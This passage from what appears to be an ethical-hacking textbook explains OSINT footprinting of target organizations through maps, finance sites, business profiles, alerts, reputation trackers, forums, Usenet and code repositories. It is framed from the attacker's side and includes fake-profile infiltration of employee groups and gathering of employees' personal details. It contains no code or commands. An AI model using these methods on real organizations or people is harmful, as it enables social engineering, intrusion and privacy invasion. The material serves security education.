
  Source: *https://www.similarweb.com*

  SimilarWeb aggregates data from multiple sources to estimate traffic, geography, and referral data for a company's websites and mobile apps. It also provides a panel through a browser extension that allows refining other data sources by anonymously tracking browser activity across millions of browsers worldwide.

- **SERanking**

  Source: *https://seranking.com*

  SERanking is an online competitor analysis tool that provides a complete view of the target organization's website traffic dynamics. The tool also helps enterprises or users study their websites' major competitors, find newcomers, and compare semantics to rivals' keywords. It enables an approach to conduct pay-per-click (PPC) competitor research for tracing competitors' tactics to enhance one's own advertisement strategies.



Other Techniques for Footprinting through Web Services

Footprinting Technique	Description	Information Gathered	Tools Used
Finding the Geographical Location of the Target	Obtain the physical location of the target	Entrances to buildings, security cameras, gates, places to hide, weak spots in perimeter fences, etc.	Google Earth, Google Maps, and Wikimapia
Gathering Information from Financial Services	Search for financial data such as stock quotes and charts, financial news, and portfolios	Market value of a company's shares, company profile, and competitor details	Google Finance, MSN Money, and Yahoo! Finance
Gathering Information from Business Profile Sites	Retrieve business information of companies located in a particular region	Location, addresses, contact information, and employee database of the target organization	opencorporates, Crunchbase, and corporationwiki
Monitoring Targets Using Alerts	Obtain up-to-date information of the target, usually via email or SMS	Mentions of the organization's name, member names, website, or any of its people or projects	Google Alerts, Twitter Alerts, and Giga Alerts
Tracking the Online Reputation of the Target	Monitor a company's reputation on the Internet	Search engine ranking information, email notifications when a company is mentioned online, and social news about the company	Mention, ReviewPush, and Reputology
Gathering Information from Groups, Forums, and Blogs	Join the target organization's employee groups, where they share personal and company information	Public network information, system information, and personal information	Google Groups and Yahoo! Groups
Gathering Information from NNTP Usenet Newsgroups	Retrieve messages on various subjects and topics that are submitted by users over the Internet	Operating systems, software, web servers, etc. used by the target organization	Newshosting, Eweka, and Supernews
Gathering Information from Public Source-Code Repositories	Identify information about the developers and technologies used	Configuration files, private SSH and SSL keys, source-code files, dynamic libraries, and software tools developed by contributors	Recon-ng

Other Techniques for Footprinting through Web Services

- **Finding the Geographical Location of the Target**

  Information such as the physical location of an organization plays a vital role in the hacking process. Attackers with the knowledge of a target organization's location may attempt dumpster diving, surveillance, social engineering, and other non-technical attacks to gather more information.

  Tools for Finding the Geographical Location

  The tools for finding the geographical location allow you to find and explore most locations on the earth. They provide information such as images of buildings, as well as their surroundings, including Wi-Fi networks. These tools provide interactive maps, outline maps, satellite imagery, and information on how to interact with and create one's own maps. Google Maps, Yahoo Maps, and other tools provide driving directions, traffic conditions, landmarks, and detailed address and contact information. The attackers can use this information to gain unauthorized access to buildings, wired and wireless networks, and systems.

  Attackers may use tools such as Google Earth, Google Maps, and Wikimapia, to find or locate entrances to buildings, security cameras, gates, places to hide, weak spots in perimeter fences, and utility resources such as electricity connections, to measure the distance between different objects, and so on.

- ### Google Earth

  Source: *https://earth.google.com*

  Attackers use the Google Earth tool to find the exact location of a target. Using this tool, attackers can even access 3D images that depict most of the populated Earth's surface with a high resolution. The detail allows attackers to obtain street views, altitude information, and even coordinates.

- ### Gathering Information from Financial Services

  Attackers who seek access to personal information or financial information often target financial data such as stock quotes and charts, financial news, and portfolios. Financial services such as Google Finance, MSN Money, Yahoo Finance, and Investing.com can provide a large amount of useful information such as the market value of a company's shares, company profile, competitor details, stock exchange rates, corporate press releases, financial reports along with news, and blog search articles about corporations. The information provided varies from one service to the other. Financial firms rely on web services to perform transactions and grant users access to their accounts. Attackers can obtain sensitive and private information regarding these firms by using malware, exploiting software design flaws, breaking authentication mechanisms, service flooding, and performing brute force attacks and phishing attacks.

○ Google Finance

Source: *https://www.google.com/finance*

The Google finance service features business and enterprise headlines for many corporations, including their financial decisions and major news events. Stock information is also available, as are stock price charts that contain marks for major news events and corporate actions. The site also aggregates Google news and Google blog search articles about each corporation.

About

Alphabet Inc. is an American multinational technology conglomerate holding company headquartered in Mountain View, California. It was created through a restructuring of Google on October 2, 2015, and became the parent company of Google and several former Google subsidiaries. The two co-founders of Google remained as controlling shareholders, board members, and employees at Alphabet. Alphabet is the world's third-largest technology company by revenue and one of the world's most valuable companies. It is one of the Big Five American information technology companies, alongside Amazon, Apple, Meta and Microsoft. The establishment of Alphabet Inc. was prompted by a desire to make the core Google business "cleaner

Figure 2.34: Screenshot of Google Finance Service

- **Gathering Information from Business Profile Sites**

  Finding useful information from corporate websites is a necessary step in the information gathering phase. These business profile sites contain business information of companies located in a particular region with their contact information, which can be viewed by anyone.

  Attackers use business profile sites such as opencorporates, Crunchbase, and corporationwiki to gather important information about the target organizations, such as their location, addresses, contact information (such as phone numbers, email addresses), employee database, department names, type of service provided, and type of industry.

- ## Monitoring Targets Using Alerts

  Alerts are content monitoring services that provide automated, up-to-date information based on user preference, usually via email or SMS. To receive alerts, a user must register on the website and provide either an email address or a phone number. Online alert services automatically notify users when new content from news, blogs, and discussion groups matches a set of search terms selected by the user. These services provide up-to-date information about competitors and the industry.

  Tools such as Google Alerts, Twitter Alerts, and Giga Alerts help attackers to track mentions of the organization's name, member names, website, or any people or projects that are important. Attackers can gather updated information about the target periodically from the alert services and use it for further attacks.

- **Google Alerts**

  Source: *https://www.google.com/alerts*

  Google Alerts automatically notifies users when new content from news, websites, blogs, videos, and/or discussion groups matches a set of search terms selected by the user and stored by the Google Alerts service.

- **Tracking the Online Reputation of the Target**

  Online Reputation Management (ORM) is a process of monitoring displays when someone searches for your company's reputation on the Internet. ORM then takes measures to minimize negative search results or reviews. The process helps to improve brand reputation.

  Companies often track the public feedback given to them using ORM tracking tools and then take measures to improve their credibility and retain their customers' trust. For positive online reputation management, organizations will often try to be more transparent over the Internet. This transparency may help the attacker to collect genuine information about the target organization.

  Online Reputation Tracking Tools

  Online reputation tracking tools help us to discover what people are saying online about the company's brand in real time across the web, social media, and news. They help in monitoring, measuring, and managing one's reputation online.

  An attacker may use ORM tracking tools to:

  - Track a company's online reputation
  - Collect a company's search engine ranking information
  - Obtain email notifications when a company is mentioned online
  - Track conversations
  - Obtain social news about the target organization

  Mention

  Source: *https://mention.com*

  Mention is an online reputation tracking tool that helps attackers in monitoring the web, social media, forums, and blogs to learn more about the target brand and industry. As shown in the screenshot, this tool helps attackers in tracking online conversations as they happen, wherever they happen. Using Mention, attackers can have live, up-to-date reports delivered to any email address in real time.

- **Gathering Information from Groups, Forums, and Blogs**

  Many Internet users use blogs, groups, and forums for knowledge sharing purposes. For this reason, attackers often focus on groups, forums, and blogs to find information about a target organization and its people. Organizations generally fail to monitor the exchange of information that employees reveal to other users in forums, blogs, and group discussions. Attackers take this as an advantage and collect sensitive information about the target, such as public network information, system information, and employee personal information. Attackers can register with fake profiles in Google Groups, Yahoo! Groups, and so on. They try to join the target organization's employee groups, where they can obtain personal and company information. Attackers can also search for information in groups, forums, and blogs by Fully Qualified Domain Names (FQDNs), IP addresses, and usernames.

  Employee information that an attacker can gather from groups, forums, and blogs may include:

  - Full name of the employee
  - Place of work and residence
  - Home telephone, cell number, or office number
  - Personal and organizational email address
  - Pictures of the employee residence or work location that include identifiable information
  - Pictures of employee awards and rewards or upcoming goals


- **Gathering Information from NNTP Usenet Newsgroups**

  A Usenet newsgroup is a repository of notes or messages on various subjects and topics that are submitted by users over the Internet. The Network News Transfer Protocol (NNTP) is used to relay Usenet news articles from discussions over the newsgroup. Usenet newsgroups can be a useful source of valuable information about a target. Many professionals seek help on Usenet newsgroups by posting questions and asking for solutions. To obtain solutions to these issues, they sometimes post more detailed information about the target than needed. Attackers can search Usenet newsgroups or mailing lists such as Newshosting, Eweka, and Supernews to find valuable information about the operating systems (OSes), software, web servers, etc. used by the target organization.

  For example, from the screenshot of a sample Usenet newsgroup posting shown in the screenshot, one can understand that the target organization is using a Red Hat Linux 6.2 machine running Apache web server 1.3.23. This information helps attackers perform web server and web application attacks.



From: adams@certifiedhacker.com
Subject: Apache Problem
Newsgroups: comp.infosystems.www.servers.unix, comp.os.linux, alt.apache.configuration, comp.lang.java.programmer
Date: 2022-04-27 09:19:28 PST

I am having a problem with Apache reverse proxy not communicating with web applications using HTTP 1.1 keepalive. I am using Apache 1.3.23 on Red Hat Linux 6.2. It is compiled with mod_proxy and mod_ssl.

Any ideas would be greatly appreciated.
Thank you.

----

- **Gathering Information from Public Source-Code Repositories**

  Source code–based repositories are online services or tools available on internal servers or can be hosted on third-party websites such as GitHub, GitLab, SourceForge, and BitBucket. These sites contain sensitive data related to configuration files, private Secure Shell (SSH) and Secure Sockets Layer (SSL) keys, source-code files, dynamic libraries, and software tools developed by contributors, which can be leveraged by attackers to launch attacks on the target organization.

  Software professionals reposit a huge quantity of source code related to web pages and programs online, universally or privately, for future access. To meet deadlines and increase efficiency during product development, developers may also access data stored in the repositories to develop or patch their applications quickly and minimize the development time and cost.

  Source-code repository websites such as GitHub may contain security flaws that pave the way for attackers to target applications. The applications reposited on such public websites may also contain confidential files and information that allow attackers to search and identify the developers and technologies used.

  The information collected from such public repositories may not be sufficient for performing direct attacks, but when this information is used with some active footprinting techniques, it may allow attackers to launch attacks such as spear phishing against specific users or employees of the target organization. Further, the security flaws in such repositories may allow attackers to accumulate constructive data to perform social engineering and infrastructure attacks on the target organization.

Attackers can use tools such as Recon-ng to discover public source-code repositories.

- **Recon-ng**

  Source: *https://github.com*

  Recon-ng is a full-featured reconnaissance framework designed to provide a powerful environment to conduct web-based reconnaissance quickly and thoroughly. It assists attackers in gathering information from public source-code repositories.

